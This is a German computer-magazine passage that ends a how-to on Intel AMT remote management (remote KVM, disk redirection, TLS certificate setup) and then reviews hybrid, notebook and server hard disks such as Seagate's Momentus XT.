Wer möchte, definiert unter „User Accounts" neben dem allmächtigen „admin" noch weitere Benutzer und beschneidet ihre Rechte etwas, beispielsweise um den Rechner zwar aus der Ferne einschalten, aber nicht umkonfigurieren zu können.


Kontrolle übernehmen

Zugriff auf wesentlich mehr gewährt das Manageability Commander Tool aus dem DTK, erfordert aber gelegentlich etwas Nachsicht, weil Intel es nur als Beispielprogramm betrachtet. So wirft es gelegentlich kryptische Fehlermeldungen aus oder verweigert den Dienst. Nichtsdestotrotz macht es alle wichtigen Einstellungen zugänglich, ohne dass es eines teuren Management-Programmpaketes bedarf. Am besten installiert man das Tool nicht auf dem fernzuwartenden Rechner, sondern auf einem zweiten, insbesondere der KVM-Zugriff klappt sonst nicht.

Zuerst muss man dem Commander den entfernten AMT-Rechner vorstellen: Nach einem Klick auf „Add Known Computer" fragt er nach IP-Adresse, Benutzername und Passwort und fügt schließlich einen Eintrag in der Rechnerliste hinzu. Der Verbindungsaufbau (Klick auf „Connect") dauert mitunter etwas.

Für erste eigene Experimente empfiehlt sich der Reiter „Remo-

Remote KVM gewährt unabhängig vom Zustand des Betriebssystems Zugriff auf den entfernten Rechner und kann diesen sogar von einem ISO-Image booten lassen.



Meckert der VNC Viewer Plus über Zertifikatfehler beim TLS-verschlüsselten Zugriff, hilft das Deaktivieren der FQDN-Option.

te Control": Dort „enabled" man zunächst „Serial over LAN", „IDE Redirect" und „Redirection Port". Nach einem Klick auf „Take Control" startet ein „Terminal Tool". Die meisten seiner Funktionen stammen noch aus früheren AMT-Versionen, in denen es noch kein Remote KVM gab und die Fernsteuerung nur über eine virtuelle serielle Schnittstelle und die Remote-Desktop-Verbindung von Windows erfolgte. Deren Daten gelangen per „Serial over LAN" dann in das Terminalfenster. Nützlicher als dieses Überbleibsel vergangener Tage sind die Menüeinträge unter „Remote Command", über die sich der entfernte Rechner – genau wie über das Webinterface – ein- und ausschalten sowie neu starten lässt.

Im Menü „Disk Redirect" kann man ein lokales CD-ROM-Laufwerk oder ein ISO-Image an den AMT-Rechner weiterleiten. Bevor es aber per „Redirect Active" losgeht, verlangt das Programm auch ein Floppy-Image. Es gibt sich zum Glück mit einer beliebigen Datei zufrieden, die auf „.img" endet. Standardmäßig erscheinen die eingebundenen Laufwerke beim entfernten Rechner erst nach einem Neustart. Dieser kann per „Reboot to Redirected CD" aber auch gleich davon booten.

Zurück im Commander lockt nun die Schaltfläche „KVM Viewer Standard Port", welche mit Hilfe einer Spezialversion von RealVNC eine KVM-Verbindung zum entfernten Rechner öffnet und so direkten Zugriff auf Bildschirminhalt, Maus und Tastatur gewährt. Ist die Schaltfläche ausgegraut, so muss man auf die kleine Schaltfläche für „Remote KVM Setting" klicken und dann bei „KVM State" alle Ports freischalten und das Passwort eintragen.

Die integrierte Version von RealVNC nervt mit einer permanenten Logo-Einblendung. Ohne geht es entweder mit der kostenlosen und nur 266 KByte großen „Free Edition" des VNC Viewers oder der 90 Tage lauffähigen Plus-Version. Letztere unterstützt nicht nur die Verschlüsselung per TLS, sondern kann auch – im Connection Modus „Intel AMT KVM" – Laufwerke und Images an die AMT-Maschine weiterleiten und sie ein- und ausschalten. Mit dem bei einigen Linux-Distributionen vorinstallierten TightVNC gelang uns immerhin der unverschlüsselte Zugriff. Nervt die ständige Frage nach der PIN, die der entfernte Rechner einblendet, so kann man „User Consent" alias „Opt-in" im Commander Tool bei den „Remote KVM Settings" abschalten.


Auf Nummer sicher

Intel sieht für dem KVM-Zugriff drei verschiedene Varianten vor: Herkömmliche VNC-Clients können über den TCP-Port 5900 unverschlüsselte Verbindungen herstellen. Sobald man – über das Commander Tool – die „Redirected Ports" aktiviert hat, kommen die Ports 16994 und 16995 hinzu. Ersterer ist für unverschlüsselte Verbindungen, Letzterer für TLS-gesicherte. Beide unterstützen neben dem Durchreichen der KVM-Signale auch das Weiterleiten von Laufwerken und Absetzen von „Remote Commands". Welcher der beiden Ports aktiv ist, hängt von den TLS-Einstellungen ab, um die es im Folgenden gehen soll.

Die Management Engine kann alle Verbindungen per Transport Layer Security (TLS) – dem Nachfolger von SSL – absichern. Allerdings klappt das nur mit den korrekten Zertifikaten. Hier steckt der Teufel im Detail: Haben entweder (VNC-)Client oder Server (in diesem Fall die ME) auch nur die geringsten Zweifel an der Gültigkeit der Zertifikate, verweigern sie kommentarlos oder mit kryptischen Fehlermeldungen die Arbeit. Ein gutes Indiz ist, ob der Internet Explorer ohne Murren auf das verschlüsselte Webinterface zugreifen kann. Im Zweifelsfall lässt sich die ME über „Unprovision" im BIOS-Setup oder dem Commander Tool (Seite „Intel Management Engine") wieder zurücksetzen. Das löscht auch alle Zertifikate. Achtung: Das Passwort bleibt dabei erhalten. Es verschwindet erst, wenn man per Mainboard-Jumper den Pufferspeicher (NVRAM) des BIOS geleert hat.


Für Testzwecke reicht das hier beschriebene Vorgehen aus. Wer allerdings eine größere Installation plant, sollte sich eingehend mit der Zertifizierungsinfrastruktur auseinandersetzen und die eigenen Zertifikate offiziell signieren lassen [2].


In unserem konkreten Beispiel spielen zwei Zertifikattypen eine Rolle: Root-Zertifikate beziehen sich nicht auf ein konkretes System, sondern gehören einer Person oder Organisation und dienen dazu, weitere – für die einzelnen Rechner – zu unterschreiben. Jeder Client, der das Root-Zertifikat kennt, kann automatisch auch alle damit signierten Zertifikate verifizieren. Somit braucht auch in einem Netzwerk mit hunderten von AMT-Rechnern der Administrator seinem Arbeitsplatzrechner nur einmal das Root-Zertifikat zu übergeben. Im Idealfall eines offi-



Manche Hersteller integrieren die Optionen für die Management Engine in ihr eigenes BIOS-Setup (hier zu sehen im Remote-KVM-Zugriff), …

… andere machen sie über ein eigenes Setup zugänglich. Achtung bei der Passworteingabe: Es ist fast immer die englische Tastaturbelegung aktiv.





Zu Testzwecken kann das Manageability Commander Tool eigene Root- und Host-Zertifikate erstellen. Das Feld „Certificate Name" muss dabei die IP-Adresse oder den Rechnernamen enthalten.

ziell unterschriebenen Zertifikats ist sogar das nicht nötig, da alle modernen Betriebssysteme und Browser die wichtigsten Registrierungsstellen kennen.

Der „Certificate & CRL Store" (im Reiter „Intel Management Engine") erstellt – zu Testzwecken – beide Sorten. Auf dem Reiter „Certificates" öffnet ein Klick auf „New" und dann einer auf „New Root Certificate" den Generator. Bei „Common Name" trägt man eine Kombination aus eigenem Namen und „Root" ein – beides ist zwar nicht nötig, schafft aber Klarheit über Herkunft und Zweck. Alle anderen Felder können auf den Standardwerten verbleiben. Nach einem Klick auf „Generate" fragt Windows, ob es das nicht unterschriebene Zertifikat installieren soll. Für Testzwecke geht das in Ordnung.

Zurück auf der Seite „New Certificate" steht nun bei „Issuer Certificate" das soeben generierte. Der jetzt gefragte „Certificate Name" muss unbedingt der IP-Adresse oder dem vollständigen Host-Namen (inklusive Domain) des Rechners entsprechen, auf den man Fernzugriff haben will. Sonst scheitert später die Authentifizierung. Ansonsten tun es indes die Voreinstellungen.

Zuletzt fügt man im Reiter „Trusted Roots" noch das zuvor generierte Root-Zertifikat hinzu. Eventuell taucht es erst in der Auswahlliste auf, wenn man das Fenster einmal schließt und wieder öffnet. Die kleine Kugel vor Root- und Host-Zertifikat sollte grün leuchten und somit zeigen, dass Windows beiden vertraut. Ein Doppelklick auf das Root-Zertifikat zeigt es an und erlaubt über den Reiter „Details" das Abspeichern in eine Datei – beispielsweise „Root.cer" –, die Sie später noch brauchen.

Abschließend lässt sich über die Schaltfläche in der Zeile „Transport Layer Security (TLS)" die Verschlüsselung aktivieren, nachdem man das soeben generierte Zertifikat ausgewählt hat. Sofern man unverschlüsselte Verbindungen nicht explizit zulässt („Accept Non-TLS Connections"), schließt die ME nun den TCP-Port 16992 und lauscht ab sofort nur noch per https auf Port 16993. Auch der Redirected Port für den KVM-Zugriff wechselt dabei. Davon unbeeinträchtigt bleibt der KVM-Standardport, den man aber per Hand abklemmen kann.

Nun verliert das Commander Tool die Verbindung, da es ja bisher auf den unverschlüsselten Port zugegriffen hat. Unter „Connection" lässt sich die Verbindung wieder herstellen. Dort findet sich nun auch ein Link auf das verschlüsselte Web-Interface. In unserem Testnetz ist das

https://10.22.242.164:16993

Auf dem Arbeitsplatzrechner, über den die Konfiguration erfolgte, sollte der Internet Explorer diese Seite klaglos öffnen, da Windows die Zertifikate bereits beim Generieren installiert hat. Auf anderen Rechnern erfordert das etwas Handarbeit: Im Menü „Internetoptionen/Inhalte/Zertifikate" der Windows-Systemsteuerung findet sich der Zertifikatsspeicher von Windows – den übrigens auch RealVNC benutzt. Nach dem Import der Datei Root.cer (siehe oben) in der Rubrik „Vertrauenswürdige Stammzertifizierungsstellen" sollte der Internet Explorer ohne Murren eine verschlüsselte Verbindung aufbauen. Andere Browser wie etwa Firefox verwalten ihre Zertifikate selbst und wollen daher das neue Root-Zertifikat auch noch einmal vorgestellt bekommen.

Schaltzentrale

Nun ist auch der Weg für den VNC Viewer Plus frei: Als „Connection Mode" wählt man statt „VNC" – der auf Port 5900 zugreifen würde – „Intel AMT KVM" und TLS als Verschlüsselung. Der Benutzername ist wieder einmal „admin" und das Kennwort das im Commander Tool vergebene. Anders als in der in selbiges integrierten VNC-Version stört nun kein Werbelogo mehr. Außerdem kann man über die kleine Menüleiste am oberen Bildschirmrand dem entfernten Rechner Laufwerke unterschieben und ihn bei Bedarf neu starten.

Fragt der VNC Viewer Plus zuerst, ob mit dem Host Namen alles in Ordnung sei, und beschwert sich dann über einen Zertifikatsfehler, so hilft es mitunter, das Häkchen bei „Always use Fully Qualified Host Name" in der Rubrik „AMT Server" der Advanced Options zu entfernen. Diese Fehlermeldung tritt auf, wenn das Zertifikat auf die IP-Adresse und nicht den Rechnernamen ausgestellt wurde.

Für einen sicheren Zugriff aus der Ferne muss man per Port-Forwarding noch ein paar Löcher in die Firewall des (DSL-) Routers bohren oder gleich einen VPN-Zugang schaffen.

Aber Achtung: Die ME hat Vollzugriff auf den ganzen Rechner – vorbei an aller Security-Software – und ist somit für Angreifer ein lukratives Ziel. Unverschlüsselte Zugriffe über das Internet sind tabu.

Ausblick

Außer den hier vorgestellten Funktionen für den Fernzugriff auf den Rechner gehören noch viele weitere zu AMT. Intel hat im vPro Expert Center und dem Software Network sowie einigen Blogs und Foren zahlreiche Informationen rund um AMT und vPro zusammengetragen. Dazu gehören auch einige gut beschriebene „Use Cases" sowie Video-Tutorials. Außerdem bieten das AMT Software Development Kit (SDK) und das AMT Developer Tool Kit (DTK) nicht nur Zugriff auf die Programmierschnittstellen der Management Engine, sondern auch einige Beispielprogramme im Quelltext. So zeigen einige Batch-Dateien, wie man über das Windows Remote Management (Winrm) seine Rechner automatisch konfiguriert.

Weil Intel die Fernwartungsfunktionen leider den Business-Produkten aus dem vPro-Umfeld vorbehält, zahlt man dafür einen Aufpreis von mindestens 100 Euro im Vergleich zu einem ähnlich performanten Consumer-Gerät. Auf der anderen Seite kosten Zusatzgeräte für die Fernwartung per KVM over IP leicht das vierfache. (bbe)

Literatur

[1] Christof Windeck, Wartungsschacht, Fernwartungstechnik für Bürocomputer, c't 16/07, S. 134

[2] Daniel Bachfeld, SSL für lau, Kostenlose Zertifikate einrichten, www.ct.de/-880221

www.ct.de/1015136 c't

Boi Feddern

Platten-Karussell

Hybrid-Festplatten, Notebook-Platten bis 1 TByte und schnelle Laufwerke für Desktop-PCs und Server

Noch mehr Speicher und endlich auch spürbar mehr Tempo für unterwegs: Das verspricht die neue Generation der 2,5-Zoll-Festplatten. Toshiba liefert Modelle bis 1 Terabyte und Seagate haucht Hybrid-Festplatten wieder neues Leben ein.

Hybrid-Festplatten, also eine Kreuzung aus Festplatte und Flash-Speicher, sollen die Vorzüge von preiswerten Magnetplatten und teuren Solid-State Disks (SSD) in einem Laufwerk kombinieren: Magnetscheiben fassen große Datenmengen, Pufferspeicher aus nichtflüchtigen NAND-Flash-Chips beschleunigt den Zugriff. Die Idee dafür kam ursprünglich von der Firma Microsoft, die im Hinblick auf Windows Vista die Entwicklung von Hybrid-Disks vorschlug. Mit einer Technik namens ReadyDrive [1] sollte das Betriebssystem gezielt Daten im nichtflüchtigen Flash-Cache solcher Laufwerke ablegen, die zum Start des Betriebssystems oder anderer häufig verwendeter Programme benötigt werden. Das sollte kürzere Ladezeiten bringen und so die Systemgeschwindigkeit erheblich steigern. Doch die Hybrid-Platten der ersten Generation, die Samsung und Seagate 2007 in den Handel brachten, konnten die Erwartungen nicht erfüllen [2]: Der Flash-Cache war mit 256 Megabyte viel zu klein geraten, um etwas ausrichten zu können, und seine Verwaltung durch das Betriebssystem funktionierte nicht wie erhofft. Recht schnell verschwand der exotische Laufwerkstyp wieder in der Versenkung.

Die Firma Seagate wagt nun erneut einen Anlauf und schickt mit der Momentus XT wieder eine Hybrid-Platte ins Rennen – diesmal mit vergrößertem Cache und angeblich verbesserter Technik. Die mit 7200 U/min rotierende Notebook-Platte kombiniert 250, 320 oder 500 GByte magnetische Speicherkapazität mit 4 GByte schnellem SLC-NAND-Flash (Single-Level Cell). Anders als bei der gescheiterten ersten Hybrid-Laufwerksgeneration entscheidet nicht mehr das Betriebssystem über den Inhalt des Pufferspeichers, sondern die Platte selbst: Ein Spezial-Controller befüllt in Abhängigkeit zuvor analysierter Zugriffsmuster das „Adaptive Memory". Der Flash-Puffer soll bei verteilten Lesezugriffen (Random Read) einen Vorteil bringen und wie schon bei den Vorgängern verspricht Seagate kürzere Bootzeiten und schnellere Anwendungsstarts.

Die Hybrid-Platte ist deutlich günstiger als eine SSD gleicher Kapazität, allerdings doppelt so teuer wie eine herkömmliche Notebook-Platte mit 7200 U/min. Wir haben uns für diesen Test das Spitzenmodell der Momentus XT mit 500 GByte beschafft (120 Euro). Zum Test ließen wir sie gegen ein möglichst ähnliches 2,5"-Laufwerk mit 7200 U/min herkömmlicher Bauart antreten – die Wahl fiel dabei auf die verwandte ST9250410ASG (250 GByte) aus der Festplattenfamilie Momentus 7200.4 von Seagate, die wir im letzten Platten-Karussell [3] vorgestellt haben. Sie speichert die Daten ähnlich dicht auf der Magnetscheibe und erreicht so bei gleicher Drehzahl auch vergleichbare sequenzielle Transferraten (97 MByte/s), kann aber anders als die Momentus XT, die als erste Notebook-Platte mit 32 MByte DRAM-Cache arbeitet, nur auf einen 16 MByte großen DRAM-Puffer zurückgreifen.

Auf Zack

Während eine herkömmliche SSD neuerer Bauart aus dem Stand weg einen spürbaren Geschwindigkeitsvorteil gegenüber einer Magnetplatte erkennen lässt, entfaltet Seagates neue Hybrid-Platte ihre beschleunigende Wirkung erst allmählich. Führt man eine Anwendung zum ersten Mal aus, fühlt es sich noch eher an, als arbeite man nur mit einer schnellen Notebook-Platte. Schon beim zweiten, dritten oder vierten Anlauf starten Anwendungen aber spürbar flotter. Diese Tendenz lässt auch der BAPCo Sysmark erkennen. Der Benchmark spult ein breites Spektrum an alltäglichen Arbeitsabläufen ab und verwendet dazu weit verbreitete Software wie Office, Photoshop & Co. Wir haben ihn an unseren Festplattentestrechner mit der Hybrid-Platte und mit der Standard-Notebook-Platte mehrere Durchläufe absolvieren lassen. Währenddessen startet er den Rechner mehrfach neu. Auf diese sich permanent wiederholenden Aufgaben konnte sich der adaptive Flash-Cache gut einstellen. Die Hybrid-Platte beschleunigte in den festplattenlastigen Szenarien VideoCreation und Productivity des BAPCo Sysmark die Systemgeschwindigkeit gegenüber dem Betrieb mit der Momentus 7200.4 um rund 10 Prozent.

Auch beim Booten des Betriebssystems spielt die Hybrid-Platte ihre Vorteile aus: Wäh-

rend Windows 7 von der herkömmlichen Notebook-Platte 22 Sekunden brauchte, bis es gestartet war, dauerte der Systemstart von der Hybrid-Platte nach unseren Testläufen nur noch 12 Sekunden. Der Geschwindigkeitsvorteil der Hybrid-Platte kann aber auch schnell wieder verpuffen. Sobald sich etwa das Nutzungsverhalten ändert, braucht es eine Weile, bis wieder die „richtigen" Daten im Cache stehen. Auch wenn der Rechner größere Datenmengen anfordert, verhält sich die Hybrid-Platte wieder wie ein herkömmliches Notebook-Laufwerk und muss mit zeitraubenden Kopfbewegungen die Daten von den Magnetscheiben zusammenklauben. Spürbar wird das beispielsweise, wenn man einen großen Ordner mit Fotodateien im Bildbearbeitungsprogramm öffnet und sich die Thumbnails nur sehr zögerlich aufbauen.

Wer eine permanent schnelle (Lese-)Performance wünscht, ist also nach wie vor mit einer SSD besser bedient. Insbesondere für den Desktop-PC scheint die Kombination aus kleiner Flash-Disk (30 oder 40 GByte) als schnelle Platte fürs System und die allerwichtigsten Anwendungen sowie einer großen Terabyte-Platte als Datenhalde nach wie vor die attraktivere Wahl. Schließlich hat man es dann selbst in der Hand, welche Daten man für kürzere Ladezeiten im Flash abspeichert und hat auch Platz für etwas größere Brocken – vielleicht sogar ein Foto-Archiv. Kurze Zugriffszeiten für schnelle Anwendungsstarts und bis zu 600 GByte Speicherplatz bieten alternativ die neuen schnellen VelociRaptors von WD – dazu später mehr. Für Notebooks, die meistens nur einen Einbauschacht für Festplatten bieten, ist die Hybrid-Festplatte hingegen ein guter Kompromiss zwischen SSD und Magnetplatte.

Auch energiesparend?

Seagate hat der Hybrid-Platte einen aggressiven Energiesparmodus verordnet. Erfolgen keine Zugriffe mehr, hält das Laufwerk innerhalb von einer Minute den Spindelmotor an und verbraucht dann nur noch 0,6 Watt. Zukünftige Leseanforderungen versucht sie zuerst aus dem Flash-Cache zu bewältigen. Aufgrund der geringen Kapazität des Flash-Cache muss die Platte in der Praxis die Magnetscheiben jedoch selbst bei Lesezugriffen wieder sehr oft in Schwung versetzen; bei Schreibzugriffen sowieso, denn der NAND-Flash dient dem Betriebssystem nicht als Schreibpuffer. Im Leerlauf mit rotierenden Scheiben nimmt die Momentus XT dann 1,2 Watt elektrische Leistung auf, bei verteilten Lesezugriffen steigt die Leistungsaufnahme auf happige 2,6 Watt. Beim Stromsparen hilft sie so – anders als es das ursprüngliche Konzept für Hybrid-Festplatten vorsah – nicht.

Spurwechsel

Bei den herkömmlichen Notebook-Platten ohne Hybrid-Technik fanden inzwischen wieder die nächsten Kapazitätssprünge statt: Western Digital beispielsweise bringt im Rahmen der Familie Scorpio Blue erstmals eine 750-GByte-Platte mit der für alle Notebooks passenden Bauhöhe von 9,5 Millimetern auf den Markt. Weil der Hersteller bei der neuen WD7500BPVT gegenüber den Vorgängermodellen anscheinend nur die Spur-, nicht aber die Bitdichte erhöht hat, bleibt die mit der Erhöhung der Speicherdichte üblicherweise verbundene spürbare Geschwindigkeitssteigerung aber aus. Im Gegenteil: Die Zugriffszeiten sind erstaunlich hoch.

WDs 7500KEVT gleicher Kapazität, die wir bereits Ende vergangenen Jahres vorgestellt haben [4], geht deutlich flotter zu Werke. Bei diesem Laufwerk verteilt der Hersteller die Daten jedoch auf drei Magnetscheiben mit niedrigerer Datendichte, die der Hersteller nur in einem Gehäuse mit 12,5 Millimeter unterbringt. Damit passt die Festplatte nur in exotische Notebooks und auch nicht in jedes externe USB- oder NAS-Gehäuse. Toshiba erhöht bei Platten dieser Bauform die Speicherkapazität nun auf 1 Terabyte und schickt die MK1059GSM ins Rennen.

Während Toshiba und Western Digital bei der maximalen Kapazität von 2,5"-Festplatten führen, kommt das schnellste 2,5"-Laufwerk von Seagate. Die Momentus XT erreicht – unabhängig von der Hybrid-Technik – mit knappem Abstand die aktuell höchsten sequenziellen Transferraten und erfreulich niedrige Zugriffszeiten, ist aber bei Zugriffen recht laut.


Tücken lauern bei den 2,5-Zöllern mit mehr als 640 GByte Kapazität: Sie speichern Daten nicht mehr in 512-Byte-, sondern in physischen 4-KByte-Sektoren [4]. Nach außen hin verhalten sich solche Festplatten zwar wie herkömmliche und emulieren logische 512-Byte-Sektoren an der Laufwerksschnittstelle. Eine Performance-Falle droht allerdings bei Zugriffen, die nicht an den physischen Sektorgrenzen ausgerichtet sind, insbesondere bei Schreibzugriffen. Um einen 4 KByte großen Datenblock zu schreiben, der über zwei physische Sektoren ragt, muss die Platte diese zunächst lesen, den betroffenen Teil der Daten ersetzen und kann sie erst dann wieder schreiben. Das erfordert eine zusätzliche Umdrehung der Scheiben und schlägt sich in hohen Zugriffszeiten nieder.

Vermeiden lassen sich die Performance-Probleme, wenn man bei solchen Laufwerken die Partitionen bei Adressen beginnen lässt, die ein Vielfaches von vier sind. Moderne Betriebssysteme kümmern sich automatisch darum. Windows XP lässt Partitionen aber ungeschickterweise bei Sektor 63 beginnen. Festplatten mit 4K-Sektoren, die unter Windows XP laufen sollen, richtet man deshalb besser mit einem anderen als dem bordeigenen XP-Partitionierer ein – etwa dem kostenlosen Linux-fdisk.

Hochtouriges

2,5"-Disks sind in. Auch für Desktop-PCs und Server liefern die Hersteller vermehrt kleine Laufwerke. Die für den Servereinsatz gedachten Laufwerke bieten inzwischen sogar die gleiche Speicherkapazität wie ihre großen Brüder. Als neuer Anbieter auf dem Serverplattenmarkt mischt jetzt die Firma Toshiba mit, die durch die Übernahme der Festplattensparte von Fujitsu das Know-how zur Fertigung von Hochleistungsfestplatten mit eingekauft hat. Das erste Produkt aus dieser Ehe ist eine der ersten 2,5"-SAS-Platten mit 10 000 U/min und der Bezeichnung MBF2600RC. Die Platte liest und schreibt sequenziell sogar noch einen Tick schneller als die neue Savvio 10K.4 (ebenfalls 600 GByte, 10 000 U/min) von Seagate. Der Platzhirsch wirft dagegen die angeblich besonders hohe Zuverlässigkeit der Savvio in die Waagschale und spezifiziert für das Laufwerk eine ungewöhnlich hohe MTBF (Mean Time Between Failures) von 2 000 000 Stunden. Die anderen Hersteller versprechen sonst nur 1,2 bis 1,6 Millionen Stunden.

Als Nachfolger für die Barracuda ES.2 hat Seagate vor einer Weile die Constellation ES aus der Taufe gehoben. Das 3,5"-Laufwerk vereint laut Hersteller die Zuverlässigkeit einer klassischen Serverplatte mit der hohen Speicherkapazität eines Desktop-Laufwerks.



Bei Serverfestplatten sind möglichst hohe und kontinuierliche Übertragungsraten und kurze Zugriffszeiten gefragt. Hitachis HUA722050CLA330 nutzt deshalb nur den schnelleren äußeren Bereich der Magnetscheiben (Short Stroke), zu erkennen an der ungewöhnlich flach abfallenden Transferkurve.

Es ist für Nearline-Speichersysteme (Tier 2), also beispielsweise für den Einsatz in einem NAS, SAN oder für Disk-to-Disk-Backup-Systeme gedacht, bei denen es weniger auf Maximalperformance ankommt. Die Constellation ES, die wir in einer Version mit Serial-ATA-Schnittstelle (3 GBit/s) bereits in c't 9/10 vorgestellt haben, rotiert deshalb nur mit 7200 U/min, speichert aber bis zu 2 Terabyte. Seagate liefert die Platte nun auch mit 6-GBit/s-schnellem SAS-Interface.

Zur Eigenart fabrikneuer SAS-Laufwerke von Seagate zählt, dass sie einen sogenannten Media Pre-Scan durchführen. Das heißt, jedes Mal, nachdem ein Sektor zum ersten Mal geschrieben wird, verifiziert die Platte die Daten vorsorglich. Das versetzt sie in die Lage, Mediendefekte frühzeitig zu erkennen und zu beheben – vor allem solche, die während des Transports vom Hersteller zum Kunden verursacht wurden. Der Media Pre-Scan kann aber die sequenzielle Schreibgeschwindigkeit der Serverplatten zu Beginn erheblich drosseln. Wer von Anfang an die maximale Schreibperformance der Platten benötigt, etwa weil möglichst schnell ein Laufwerk in einem RAID-Verbund ersetzt werden soll, geht auf Nummer sicher, wenn die Platte vor ihrem Einsatz einmal komplett sequenziell beschrieben wird – beispielsweise mit unserem Benchmark H2benchw. Das kann je nach Kapazität der Platte zwar auch einen Arbeitstag mit Überstunden dauern. Danach ist die einmalige Vorsorgeprüfung aber garantiert abgeschlossen und die Platte schnell.

Zusätzlich zum Media Pre-Scan gibt es bei den Seagate-Serverplatten übrigens auch noch einen Background Media Scan, der keinen Einfluss auf die Performance hat, sondern nur in idle-Phasen abläuft. Die Platte liest dabei die Sektoren der Platte nacheinander ein und prüft auf Fehler. Hin und wieder klackern Serverplatten von Seagate deshalb ein wenig, selbst wenn das System gerade nicht auf sie zugreift.

Als „Enterprise-Laufwerk" vermarktet Western Digital auch seine VelociRaptor, die es nun endlich in einer Neuauflage mit bis zu 600 GByte Kapazität zu kaufen gibt. Als einzige SATA-Disk mit 10 000 U/min ist sie etwa auch für all jene interessant, die eine äußerst schnelle Platte für den Desktop-PC suchen und Solid-State Disks noch kein Vertrauen schenken.

